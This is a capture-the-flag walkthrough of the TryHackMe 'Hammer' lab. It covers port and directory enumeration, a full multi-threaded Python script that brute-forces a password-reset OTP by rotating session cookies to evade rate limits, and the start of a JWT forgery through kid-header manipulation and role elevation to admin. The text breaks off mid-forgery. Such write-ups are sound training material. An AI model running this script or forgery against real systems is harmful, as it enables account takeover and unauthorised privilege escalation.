
Problem
This challenge comes from TryHackMe: Hammer.
Challenge
With the Hammer in hand, can you bypass the authentication mechanisms and get RCE on the system?
Solution
There are two objectives in this challenge:
- Log in to the dashboard to get the first flag.
- Read the file at
/home/ubuntu/flag.txtto get the second flag.
Flag 1
Nmap Scan
I attempted to visit the given IP address in a browser, but nothing showed up, so I ran an nmap scan on the address.
user@linux:~$ sudo nmap -sS -p20-10000 -T4 10.201.99.26
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-22 21:07 UTC
Nmap scan report for 10.201.99.26
Host is up (0.17s latency).
Not shown: 9979 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
1337/tcp open  waste
Two ports were available. I decided to skip the SSH port and instead revisit the address, but this time using port 1337.

Caption: If you understand 1337, your knees probably hurt 👴
Site Exploration

Hey, hey! We have a website! Clicking the link below sent me to a Reset Password page, but without an email, nothing could be done. So instead, I decided to view the source for the Login page to see if there was anything there.

As can be seen, there’s a comment stating that the directory naming convention must be hmr_DIRECTORY_NAME. This will come in useful when performing directory enumeration, which is what I immediately did.
user@linux:~$ sed -e ‘s/^/hmr_/’ /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt > ~/Desktop/new_wordlist.txt
The above command prefixes hmr_ to the medium dirbuster directory list, creating a new wordlist. I ran gobuster using this new list and discovered some directories.
user@linux:~$ gobuster dir -u http://10.201.99.26:1337/ -w ~/Desktop/new_wordlist.txt

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.201.99.26:1337/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/user/Desktop/new_wordlist.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s

===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/hmr_images           (Status: 301) [Size: 324] [--> http://10.201.99.26:1337/hmr_images/]
/hmr_css              (Status: 301) [Size: 321] [--> http://10.201.99.26:1337/hmr_css/]
/hmr_js               (Status: 301) [Size: 320] [--> http://10.201.99.26:1337/hmr_js/]
/hmr_logs             (Status: 301) [Size: 322] [--> http://10.201.99.26:1337/hmr_logs/]
Progress: 8194 / 220547 (3.72%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 8212 / 220547 (3.72%)

===============================================================
Finished
===============================================================
Looking through the directories, not much was of interest with exception to the logs.

Someone had been trying (and failing) to access parts of the site using the email tester@hammer.thm. This could be a valid email for the password recovery page!

Definitely a valid email, but now we need to enter an OTP (one-time password). And there’s a 180 second time-limit as well. Also, viewing the source of this page didn’t reveal anything of use.

Entering the wrong OTP shows a message telling us our code was wrong.

Burp Suite
I checked on how this page worked using Burp Suite.

Sending some random OTP code reveals a few things:
- The
POSTformat isrecovery_code=xxxx&s=yyy(the OTP and countdown) - There is a rate-limit, so I can’t try over and over again but…

- …changing the
PHPSESSIDresets the rate-limit and countdown
Because changing the PHPSESSID resets the rate-limit and countdown, and there doesn’t seem to be a timeout after exceeding the rate-limit,
then it’s possible to bruteforce the OTP. The only limitation is that there’s a 180 second countdown and a rate-limit per session.
Script: Hammer.py
This script does the following, using the python requests library and some multi-threading:
- Start a new session
- Enter the
tester@hammer.thmemail on the Reset Password page then… - …check to see if we’re on the Enter Recovery Code page
- If we are on the Enter Recovery Code page, then try at most five random 4-digit codes (as to not exceed the rate-limit)
- If those codes didn’t work, go back to Step 1
This process is multi-threaded to speed up bruteforcing.
import random
import requests
import threading

# Endpoint. Change the IP!
ip = "10.201.16.240"
port = "1337"
endpoint = "reset_password.php"

# Headers
headers = {
    "Host": f"{ip}:{port}",
    "Accept-Language": "en-US,en;q=0.9",
    "Origin": f"http://{ip}:{port}",
    "Content-Type": "application/x-www-form-urlencoded",
    "Upgrade-Insecure-Requests": "1",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7",
    "Referer": f"http://{ip}:{port}/{endpoint}",
    "Accept-Encoding": "gzip, deflate, br",
    "Connection": "keep-alive"
}

# Terminal Colors. Replace with print if this doesn't work
def print_red(text): print(f"\033[91m {text}\033[00m")
def print_green(text): print(f"\033[92m {text}\033[00m")

# Checks if we're on the OTP page
def is_otp_page(session):
    email = { "email": "tester@hammer.thm" }
    response = session.post(f"http://{ip}:{port}/{endpoint}", data=email, headers=headers, allow_redirects=True)
    return "Enter Recovery Code" in response.text

# Checks if brute-force attempt has failed
def otp_failed(response):
    return "Invalid or expired recovery code!" in response.text

# Submits OTP to page
def submit_otp(session, otp):
    recovery_code = {
        "recovery_code": otp,
        "s": 180
    }

    response = session.post(f"http://{ip}:{port}/{endpoint}", data=recovery_code, headers=headers, allow_redirects=True)
    return response

# Attempts an OTP
def attempt_otp():
    MAX_ATTEMPTS = 5

    while True:
        session = requests.Session()

        if is_otp_page(session):
            for attempt in range(0, MAX_ATTEMPTS):
                otp = "{num:0{width}}".format(num=random.randint(0, 9999), width=4)
                response = submit_otp(session, otp)

                if otp_failed(response):
                    print_red(f"{session.cookies.get_dict()}. Failed attempt {attempt}.")
                else:
                    print_green("Succeeded")
                    print(response.text)
                    print(session.cookies.get_dict())
                    break
        else:
            print_red("Did not reach OTP page. Check IP address or code.")

# Main program
def main():
    MAX_THREADS = 40
    threads = []

    print_green(f"Beginning OTP brute forcing. Creating {MAX_THREADS} threads.")

    # Create MAX_AMOUNT threads
    for num in range(1, MAX_THREADS+1):
        thread = threading.Thread(target=attempt_otp)
        threads.append(thread)
        thread.start()

    for thread in threads:
        thread.join()

main()
To ensure that the script worked as intended, I used the command below to route the script through Burp Suite to check if the output matched what I saw before.
user@linux:~$ http_proxy=http://127.0.0.1:8080/ python3 hammer_test.py

The script works properly!

Caption: By putting these dumb gifs in, I can pretend I have a personality.

After running the script proper, I got a PHPSESSID value that got past the OTP page. I then copied this value into the session cookie in my browser, and after refreshing,
I was able to reset the password for tester@hammer.thm.
Dashboard

I logged into the dashboard using the email and new password. The first flag is here too. You can reveal it by clicking on the spoiler.
Flag 2
Probing

I tried entering multiple commands into the dashboard, but it appears only ls is allowed, and it will only show the current directory. For example, ls ../ won’t work either.

Caption: The only magic word allowed is 'ls' ☹️

Pretty much all the files/directories shown here weren’t of any interest, except 188ade1.key, which I was able to download.
It appeared to be an md5 hash, thought I wasn’t sure what it was for, so I left it for the moment.
Back in the console, I kept getting logged out pretty quickly, so I checked the source and saw the problem, and more.

Caption: This kept logging me out
There’s some Javascript that checks for the cookie persistentSession and if it doesn’t exist, it logs the user out. I didn’t want to bother with this, so I decided I’d write a script instead to send commands.

Caption: This sends commands and outputs the response
And the above script sends the commands (which currently only acknowledges ls). There’s a JWT token that is sent along in the headers. Also note the contentType and the
data uses JSON, which should be taken into account for the script.
Tokens
Copying that token into jwt.io, it contained some interesting information.

Hmmmm 🤔. There’s a kid field in the header, and it references a key! When the token looks to verify the signature, it will look for the key listed here. But we have a key, so we can modify
the token so that kid points to 188ade1.key, and then use the information inside the key to sign a new token!
I used JWTAuditor to perform the following modifications:
- Changed
kidto./188ade1.keyin the header - Removed the
expfield in the payload, so that the key never expires - Changed the
rolein the header toadmin, which should probably elevate our privileges - Signed the token with the key
